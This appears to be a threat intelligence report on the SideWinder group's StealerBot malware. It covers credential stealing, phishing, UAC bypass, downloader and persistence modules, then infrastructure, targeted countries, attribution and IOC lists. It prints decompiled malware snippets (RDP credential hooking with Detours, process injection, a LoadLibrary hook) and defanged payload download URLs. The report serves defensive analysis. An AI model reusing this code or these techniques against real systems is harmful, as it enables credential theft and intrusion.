
This command is interesting because in the case of a specific error, the bot replies with the following message:

> Infected User is already logged in, use install dynx command from stealer bot
>
> for installation

Currently, we don't know what the dynx command represents, but the name "stealer bot" in this message and the name of the resource embedded in the "ModuleInstaller", "StealerBot_CppInstaller", led us to conclude that the attacker named this malware StealerBot.

RDP Credential Stealer

This module consists of different components: a .NET library, shellcode, and a C++ library. It monitors running processes and injects malicious code into "mstsc.exe" to steal RDP credentials.



mstsc.exe GUI

Mstsc.exe is the "Microsoft Terminal Service Client" process, which is the default RDP client on Windows. The malware monitors the creation or termination of processes with the name "mstsc.exe". When a new creation event is detected the malware creates a new pipe with the static name "c63hh148d7c9437caa0f5850256ad32c" and injects malicious code into the new process memory.

The injected code consists of different payloads that are embedded in the module as resources. The payloads are selected at runtime according to the system architecture, and merged before injection. The injected code is a shellcode that loads another malicious library called "mscorlib", written in C++ to steal RDP credentials by hooking specific functions of the Windows library "SspiCli.dll". The library code appears to be based on open-source projects available on GitHub. It uses the Microsoft Detours Package to add or remove the hooks to the following functions:

- SspiPrepareForCredRead;
- CryptProtectMemory;
- CredIsMarshaledCredentialW.

The three functions are hooked to obtain the server name, password, and username, respectively. The stolen data are sent to the main module using the previously created pipe named "c63hh148d7c9437caa0f5850256ad32c".

```
hPipeParent = CreateFileW(L"\\\\.\\pipe\\c63hh148d7c9437caa0f5850256ad32c", 0xC0000000, 2u, 0i64, 3u, 0, 0i64);
strcpy(str_SspiCli_dll, "SspiCli.dll");
StolenData = malloc(0x64ui64);
hLib_SspiCli = LoadLibraryA(str_SspiCli_dll);
strcpy(v14, "edRead");
*(__m128i *)ProcName = _mm_load_si128((const __m128i *)"SspiPrepareForCr");
ProcAddress = (SECURITY_STATUS (__stdcall *)(PSEC_WINNT_AUTH_IDENTITY_OPAQUE, PCWSTR, PULONG, PCWSTR *))GetProcAddres
strcpy(str_SspiCli_dll, "dpapi.dll");
SspiPrepareForCredRead = ProcAddress;
LibraryA = LoadLibraryA(str_SspiCli_dll);
strcpy(v14, "ry");
*(__m128i *)ProcName = _mm_load_si128((const __m128i *)"CryptProtectMemoSspiPrepareForCr");
v7 = (BOOL (__stdcall *)(LPVOID, DWORD, DWORD))GetProcAddress(LibraryA, ProcName);// CryptProtectMemory
strcpy(str_SspiCli_dll, "Advapi32.dll");
CryptProtectMemory = v7;
v8 = LoadLibraryA(str_SspiCli_dll);
strcpy(v14, "redentialW");
*(__m128i *)ProcName = _mm_load_si128((const __m128i *)"CredIsMarshaledCCryptProtectMemoSspiPrepareForCr");
CredIsMarshaledCredentialW = (BOOL (__stdcall *)(LPCWSTR))GetProcAddress(v8, ProcName);// CredIsMarshaledCredentialW
DetourRestoreAfterWith();
DetourTransactionBegin();
CurrentThread = GetCurrentThread();
DetourUpdateThread(CurrentThread);
DetourAttach((int)&SspiPrepareForCredRead, (int)Fake_SspiPrepareForCredRead);
DetourAttach((int)&CredIsMarshaledCredentialW, (int)Fake_CredIsMarshaledCredentialW);
DetourAttach((int)&CryptProtectMemory, (int)Fake_CryptProtectMemory);
```


Token Grabber

The module is a .NET library designed to steal Google Chrome browser cookies and authentication tokens related to Facebook, LinkedIn and Google services (Gmail, Google Drive, etc.). It has many code dependencies and starts by loading additional legitimate and signed libraries whose functions it uses. These libraries are not present on the compromised system by default, so the malware has to drop and load them to function properly.

Library	Hash	Description
Newtonsoft.Json	52a7a3100310400e4655fb6cf204f024	A popular high-performance JSON framework for .NET
System.Data.SQLite	fcb2bc2caf7456cd9c2ffab633c1aa0b	An ADO.NET provider for SQLite
SQLite_Interop_x64.dll	1b0114d4720af20f225e2fbd653cd296	A library for 64-bit architectures required by System.Data.SQLite to work properly
SQLite_Interop_x86.dll	f72f57aa894f7efbef7574a9e853406d	A library for 32-bit architectures required by System.Data.SQLite to work properly

Credential Phisher

This module attempts to harvest the user's Windows credentials by displaying a phishing prompt designed to deceive the victim.



Phishing prompt

Similar to the RDP Credential Stealer, the malware creates a new pipe (“a21hg56ue2c2365cba1g9840256ad31c”) and injects malicious shellcode into a targeted process, in this case “explorer.exe”. The shellcode loads a malicious library called “credsphisher.dll”, which uses the Windows function “CredUIPromptForWindowsCredentialsW” to display a phishing prompt to current users and trick victims into entering their Windows credentials.

When the user enters the credentials, the malware uses the “LogonUserW” function to check that the username and password provided are correct. If the user enters incorrect credentials, the malware continues to display the prompt until it receives a valid password. Finally, upon successful credential validation, the malware writes the computer hostname, username and password to a previously created pipe named “a21hg56ue2c2365cba1g9840256ad31c”.

UACBypass

This module is a .NET library designed to bypass UAC and run malicious code with high privileges.

The library can achieve its goal using different bypass techniques, selected according to the Windows version and the security solution installed on the infected machine. The malware embeds various resources containing different payloads used during malware execution.

Library	Hash	Description
COMUacBypass	7f357621ba88a2a52b8146492364b6e0	Library used to bypass UAC abusing IElevatedFactoryServer COM object
manifest	d3136d7151f60ec41a370f4743c2983b	XML manifest
Module	b0f0c29f4143605d5f958eba664cc295	Malicious library used to download additional malware
ReflectiveDllLoader	f492b2d5431985078b85c78661e20c09	Shellcode to run libraries in memory
VmComputeAgent	ba2914b59c7ae08c346fc5a984dcc219	Program used for Slui UAC bypass technique
VmComputeAgent_exe	d3136d7151f60ec41a370f4743c2983b	XML manifest

Before starting its execution, the malware checks certain conditions on the system, namely that UAC elevation doesn’t require admin credentials and that the infected user belongs to the ‘Administrator’ group. If both conditions are met, the malware checks the Windows version and drops some artifacts according to the obtained values.

Windows Server or Windows NT 6	
%Temp%\%TempFile%	Copy of resource named “Module”
%localappdata%\Microsoft\rundll32.exe	Copy of the legitimate program “%systemroot%\System32\rundll32.exe”
%localappdata%\Microsoft\rundll32.exe.config	Copy of resource named “manifest”
Other Windows versions	
%localappdata%\Microsoft\devobj.dll	Copy of resource named “Module”
%localappdata%\Microsoft\rdpclip.exe	Copy of the legitimate program “%systemroot%\System32\rdpclip.exe”

The main goal of this component is to execute the resource named “Module”, which is a downloader, with high privileges. The malware tries to use different UAC bypass techniques, which are selected according to the installed security solution. By default, it tries to abuse the CMSTP (Windows Connection Manager Profile Installer) program. This legitimate program is abused with a technique discovered in 2017, where the attacker can pass a custom profile to execute arbitrary commands

with high privilege. The default bypass technique is used on all systems except those protected by Kaspersky or 360 Total Security.

If these security solutions are detected, the malware attempts to use a more recent UAC bypass technique discovered in 2022, which abuses the “IElevatedFactoryServer” COM object.

In this case, the malware injects malicious shellcode into “explorer.exe”. The shellcode loads and executes a malicious library that was stored in the resource named “COMUacBypass”. The library uses the “IElevatedFactoryServer” COM object to register a new Windows task with the highest privileges, allowing the attacker to execute the command to run the dropped payload with elevated privileges.

During the static analysis of the “UACBypass” module we noticed the presence of code that is not called or executed. Specifically, we noticed a method named “KasperskyUACBypass” that implements another bypass technique that was probably used in the past when the system was protected by Kaspersky anti-malware software. The method implements a bypass technique that abuses the legitimate Windows program slui.exe. It is used to activate and register the operating system with a valid product key, but is prone to a file handler hijacking weakness. The hijacking technique was described in 2020 and is based on the modification of specific Windows registry keys. Based on the created values, we believe the attacker based their code on a proof of concept available on GitHub.

The module still includes two resources that are used exclusively by this code:

	VmComputeAgent VmComputeAgent_exe

The first is a very simple program, packed with ConfuserEx, which starts a new process: “%systemroot%\System32\slui.exe” as administrator.

The second is an XML manifest.

Downloader

The library is a downloader developed in C++ that attempts to retrieve three payloads using different URLs.

hxxps://nventic[.]info/mod/rnd/214/632/56/w3vfa3BaoAyKPfNnshLHQvQHCaPmqNpNVnZMLxXY/1/1712588158138/bf7dy/111
name=inpl64

hxxps://nventic[.]info/mod/rnd/214/632/56/w3vfa3BaoAyKPfNnshLHQvQHCaPmqNpNVnZMLxXY/1/1712588158138/0ywcg/4d
name=stg64

hxxps://nventic[.]info/mod/rnd/214/632/56/w3vfa3BaoAyKPfNnshLHQvQHCaPmqNpNVnZMLxXY/1/1712588158138/3ysvj/955
name=rflr

Unfortunately, we were not able to get a valid response from the server, but considering the “name” variable inside the URL and the logic of the various components observed during the investigation, we can infer that each “name” value probably also indicates the real purpose of the file.

Variable	Description
?name=inpl64	implant for 64-bit architectures
?name=stg64	stager for 64-bit architectures
?name=rlfr	reflective loader ???

The downloaded data are combined into a final payload with the following structure:

	stg64 + <size of rlfr+inpl64+8> + rlfr + <delimiter> + inpl64

Finally, the malware loads the payload into memory and executes it. The execution method is selected according to the version of Windows.

On systems prior to Windows 10, the malware allocates a memory region with read, write and execution permissions, copies the previously generated payload to the new region, and directly calls the first address.

On newer systems, the malware allocates a larger memory space and prepends a small shellcode located in the ".data" section to the final payload.

The malware then patches the kernel32 image in memory and hooks the "LoadLibraryA" function to redirect the execution flow to the small shellcode copied in the allocated region.

Finally, it calls the "LoadLibraryA" function, passing the argument "aepic.dll".

```
NewRegion = (char *)VirtualAllocEx(hProcess, 0i64, PayloadSize + 35i64, 0x3000u, 0x40u);
NewRegion_plus_0x23 = NewRegion + 35;
WriteProcessMemory(hProcess, NewRegion, SmallShellcode, 0x23ui64, 0i64);
WriteProcessMemory(hProcess, NewRegion_plus_0x23, Payload, PayloadSize, 0i64);
LODWORD(TokenHandle) = 0;
VirtualProtectEx(hProcess, LoadLibrary_Original_Address, 8ui64, 4u, (PDWORD)&TokenHandle);
WriteProcessMemory(hProcess, LoadLibrary_Original_Address, &NewRegion, 8ui64, 0i64);
LoadLibraryA("aepic.dll");
```

Snippet of reversed code used to hook LoadLibrary and run the payload

The small shellcode compares the first 8 bytes of the received argument with the static string "aepic.dl", and if the bytes match, it jumps to the downloaded shellcode "stg64"; otherwise, it jumps to the real "LoadLibraryA" function.

```
SmallShellcode:                         ; DATA XREF: Start+43C↑o
                                        ; Start+466↑o ...
                mov     r10, 'ld.cipea'
                cmp     [rcx], r10
                jz      short downloaded_stager
                mov     r10, 1111111111111111h ; this value is replaced at runtime
                jmp     r10             ; jump to the original LoadLibraryA Address
; ---------------------------------------------------------------------------

downloaded_stager:                      ; CODE XREF: .data:00007FF8B55DFA0D↑j
                sub     rsp, 120h
```

Shellcode embedded in the downloader image

Installers

During the investigation we found two more components, which are installers used to deploy the StealerBot on the systems. We didn't observe them during the infection chain. They are probably used to install new versions of the malware or deploy the malware in different contexts on the same machine. For example, to infect another user.

InstallerPayload

The first component is a library developed in C++ that acts as a loader. The code is very similar to the "Downloader" component observed in the UAC bypass module. The library contains different payloads that are joined together at runtime and injected into the remote "spoolsv.exe" process.

The injected payload reflectively loads a library called "InstallerPayload.dll", written in C++, to download additional components and maintain their persistence by creating a new Windows service.

The malware is configured to download the files from a predefined URL using WinHTTP.

```
hxxps://pafgovt[.]com/mod/rnd/214/15109/14786/X6HPUSbM5luLGTzAhI12Ly8CfydiP869E
F0mo673/1/1706084656128/x3l8o/2c821e
```

The specific file to be downloaded is requested with a variable “name”, which is included in all GET requests. Each file is downloaded to a specific location:

Variable	Destination file path
?name=bp	%systemroot%\srclinks\%RANDOM_NAME% Example name: VacPWtys
?name=ps	%systemroot%\srclinks\write.exe or %systemroot%\srclinks\fsquirt.exe
?name=dj	%systemroot%\srclinks\devobj.dll or %systemroot%\srclinks\propsys.dll
?name=v3d	%systemroot%\srclinks\vm3dservice.exe
?name=svh	%systemroot%\srclinks\winmm.dll
?name=fsq	%systemroot%\srclinks\write.exe or %systemroot%\srclinks\fsquirt.exe

The specific filename changes according to the Windows version.

If the Windows build is lower than 10240 (Windows 10 build 10240), the malware installs the following files:

- %systemroot%\srclinks\write.exe
- %systemroot%\srclinks\propsys.dll
- %systemroot%\srclinks\write.exe.config
- %systemroot%\srclinks\vm3dservice.exe
- %systemroot%\srclinks\winmm.dll

Otherwise:

- %systemroot%\srclinks\fsquirt.exe
- %systemroot%\srclinks\devobj.dll
- %systemroot%\srclinks\fsquirt.exe.config
- %systemroot%\srclinks\vm3dservice.exe
- %systemroot%\srclinks\winmm.dll

The malware also creates a new Windows service named "srclink" to ensure that the downloaded files can start automatically when the system restarts.

The service is configured to start automatically and run the following program:

```
C:\WINDOWS\srclinks\vm3dservice.exe
```

The file is a legitimate program digitally signed by VMware and is used by the attacker to sideload the malicious "winmm.dll" library.


This is a library developed in C++ and named "SyncBotServiceHijack.dll" that exports all the functions normally exported by the legitimate “winmm.dll” library located in the system32 directory.

All the functions point to a function that sleeps for 10 seconds and then raises a signal error and terminates execution.

```
mov     ecx, 10000      ; dwMilliseconds
call    cs:Sleep
mov     ecx, 0Bh        ; Signal
add     rsp, 28h
jmp     raise
```

Instructions used to raise an error

This is part of the persistence mechanism created by the attacker. The malicious Windows service created by the InstallerPayload component is configured to launch another program if the service fails.



Windows service properties

We may presume that the attacker uses this trick to bypass detection and sandbox technologies.

In this case, the service starts another program previously dropped by the malware:

	%systemroot%\srclinks\fsquirt.exe

This is a legitimate Windows utility that provides the default GUI used by the Bluetooth File Transfer Wizard. This utility is used by the attacker to sideload another malicious library, "devobj.dll", which is a variant of the Backdoor loader module.

InstallerPayload_NET

This is another .NET library, which performs similar actions to the previously described InstallerPayload developed in C++. The main difference is that this malware embeds most of the files as resources.

Library	Hash	Description

devobjLoadAppDllx32	a7aad43a572f44f8c008b9885cf936cf	“Backdoor loader module” dropped as devobj.dll
fsquirt	ba54013cad72cd79d2b7843602835ed3	Legitimate program signed by Microsoft
Manage	f840c721e533c05d152d2bc7bf1bc165	Program to hijack Windows service
manifest	d3136d7151f60ec41a370f4743c2983b	XML manifest
propsysLoadAppDllx32	56e7d6b5c61306096a5ba22ebbfb454e	“Backdoor loader module” dropped as propsys.dll

Similar to InstallerPayload, the malware creates a new service that launches Manage.exe. Manage.exe is a simple program that sleeps for 20 seconds and then generates an exception.

The service is configured to launch another program in case of failure. The second program, "fsquirt.exe" or "write.exe", is a legitimate application that is used to sideload a malicious library, the Backdoor loader module component.

The encrypted file to be loaded by the Backdoor loader module component is downloaded from a remote server using a URL embedded in the code:

	hxxps://split.tyoin[.]biz/7n6at/g3mnr/1691394613799/f0f9e572

The received data are stored in a file with a random name and no extension.

Infrastructure

The attacker registered numerous domains using Hostinger, Namecheap, and Hosting Concepts as providers. They typically configure the malware to communicate with FQDN using specific subdomains with names that appear legitimate and are probably selected for relevance to the target. For example, the following is a small subset of subdomains used by the attacker.

- nextgen[.]paknavy-govpk[.]net
- premier[.]moittpk[.]org
- cabinet-division-pk[.]fia-gov[.]com
- navy-lk[.]direct888[.]net
- srilanka-navy[.]lforvk[.]com
- portdjibouti[.]pmd-office[.]org
- portdedjibouti[.]shipping-policy[.]info
- mofa-gov-sa[.]direct888[.]net
- mod-gov-bd[.]direct888[.]net
- mmcert-org-mm[.]donwloaded[.]com
- opmcm-gov-np[.]fia-gov[.]net

Each domain and its related subdomains are resolved with a dedicated IP address. The C2s are hosted on a VPS used exclusively by the attacker, but rented from different providers for a very short time. The attacker uses different service providers, but has a preference for HZ Hosting, BlueVPS, and GhostNET.

Victims

SideWinder targeted entities in various countries: Bangladesh, Djibouti, Jordan, Malaysia, the Maldives, Myanmar, Nepal, Pakistan, Saudi Arabia, Sri Lanka, Turkey and the United Arab Emirates.

Targeted sectors include government and military entities, logistics, infrastructure and telecommunications companies, financial institutions, universities and oil trading companies. The attacker also targeted diplomatic entities in the following countries: Afghanistan, France, China, India, Indonesia and Morocco.

Attribution

We attribute these activities to the SideWinder APT group with medium/high confidence. The infection chain observed in these attacks is consistent with those observed in the past. Specifically, the following techniques are similar to previous SideWinder activity:

- The use of remote template injection, which is abused to download RTF files named “file.rtf” and forged to exploit CVE-2017-11882.
- The naming scheme used for the malicious subdomains, which attempts to resemble legitimate domains that are of significance to the targets.
- The .NET Downloader component and the Backdoor loader module are similar to those described in the past.
- Last but not least, most of the entities targeted by the group are similar to those targeted by SideWinder in the past.

****More information, IoCs and YARA rules for SideWinder are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.*

IOCs

Malicious documents

6cf6d55a3968e2176db2bba2134bbe94
c87eb71ff038df7b517644fa5c097eac
8202209354ece5c53648c52bdbd064f0
5cc784afb69c153ab325266e8a7afaf4
3a6916192106ae3ac7e55bd357bc5eee
54aadadcf77dec53b2566fe61b034384
8f83d19c2efc062e8983bce83062c9b6
8e8b61e5fb6f6792f2bee0ec947f1989
86eeb037f5669bff655de1e08199a554
1c36177ac4423129e301c5a40247f180
873079cd3e635adb609c38af71bad702
423e150d91edc568546f0d2f064a8bf1
4a5e818178f9b2dc48839a5dbe0e3cc1

Rtf

26aa30505d8358ebeb5ee15aecb1cbb0
3233db78e37302b47436b550a21cdaf9
8d7c43913eba26f96cd656966c1e26d5
d0d1fba6bb7be933889ace0d6955a1d7
e706fc65f433e54538a3dbb1c359d75f

Lnk

412b6ac53aeadb08449e41dccffb1abe දින සංශෝධන කර ගැනීම .lnk
2f4ba98dcd45e59fca488f436ab13501 Special Envoy Speech at NCA.jpg .lnk

Backdoor Loader

propsys.dll
b69867ee5b9581687cef96e873b775ff
c3ce4094b3411060928143f63701aa2e
e1bdfa55227d37a71cdc248dc9512296
ea4b3f023bac3ad1a982cace9a6eafc3
44dbdd87b60c20b22d2a7926ad2d7bea

7e97cbf25eef7fc79828c033049822af
vsstrace.dll
101a63ecdd8c68434c665bf2b1d3ffc7
d885df399fc9f6c80e2df0c290414c2f
92dd91a5e3dfb6260e13c8033b729e03
515d2d6f91ba4b76847301855dfc0e83
3ede84d84c02aa7483eb734776a20dea
2011658436a7b04935c06f59a5db7161

StealerBot

3a036a1846bfeceb615101b10c7c910e	Orchestrator
47f51c7f31ab4a0d91a0f4c07b2f99d7	Keylogger
f3058ac120a2ae7807f36899e27784ea	Screenshot grabber
0fbb71525d65f0196a9bfbffea285b18	File stealer
1ed7ad166567c46f71dc703e55d31c7a	Live Console
2f0e150e3d6dbb1624c727d1a641e754	RDP Credential Stealer
bf16760ee49742225fdb2a73c1bd83c7	RDP Credential Stealer – Injected library mscorlib.dll
b3650a88a50108873fc45ad3c249671a	Token Grabber
4c40fcb2a12f171533fc070464db96d1	Credential Phisher – Injected library
eef9c0a9e364b4516a83a92592ffc831	UACBypass

SyncBotServiceHijack.dll

1be93704870afd0b22a4475014f199c3

Service Hijack

f840c721e533c05d152d2bc7bf1bc165 Manage.exe

Backdoor Loader devobj.dll

5718c0d69939284ce4f6e0ce580958df

Domains and IPs

126-com[.]live
163inc[.]com
afmat[.]tech
alit[.]live
aliyum[.]tech
aliyumm[.]tech
asyn[.]info
ausibedu[.]org
bol-south[.]org
cnsa-gov[.]org
colot[.]info
comptes[.]tech
condet[.]org
conft[.]live
dafpak[.]org
decoty[.]tech
defenec[.]net
defpak[.]org

detru[.]info
dgps-govpk[.]co
dgps-govpk[.]com
dinfed[.]co
dirctt88[.]co
dirctt88[.]net
direct888[.]net
direct88[.]co
directt888[.]com
donwload-file[.]com
donwloaded[.]com
donwloaded[.]net
dowmload[.]net
downld[.]net
download-file[.]net
downloadabledocx[.]com
dynat[.]tech
dytt88[.]org
e1ix[.]mov
e1x[.]tech
fia-gov[.]com
fia-gov[.]net
gov-govpk[.]info
govpk[.]info
govpk[.]net
grouit[.]tech
gtrec[.]info
healththebest[.]com
jmicc[.]xyz
kernet[.]info
kretic[.]info
lforvk[.]com
mfa-gov[.]info
mfa-gov[.]net
mfa-govt[.]net
mfacom[.]org
mfagov[.]org
mfas[.]pro
mitlec[.]site
mod-gov-pk[.]live
mofa[.]email
mofagovs[.]org
moittpk[.]net
moittpk[.]org
mshealthcheck[.]live
nactagovpk[.]org
navy-mil[.]co
newmofa[.]com
newoutlook[.]live
nopler[.]live
ntcpak[.]live
ntcpak[.]org

ntcpk[.]info
ntcpk[.]net
numpy[.]info
numzy[.]net
nventic[.]info
office-drive[.]live
pafgovt[.]com
paknavy-gov[.]org
paknavy-govpk[.]info
paknavy-govpk[.]net
pdfrdr-update[.]com
pdfrdr-update[.]info
pmd-office[.]com
pmd-office[.]live
pmd-office[.]org
ptcl-net[.]com
scrabt[.]tech
shipping-policy[.]info
sjfu-edu[.]co
support-update[.]info
tazze[.]co
tex-ideas[.]info
tni-mil[.]com
tsinghua-edu[.]tech
tumet[.]info
u1x[.]co
ujsen[.]net
update-govpk[.]co
updtesession[.]online
widge[.]info
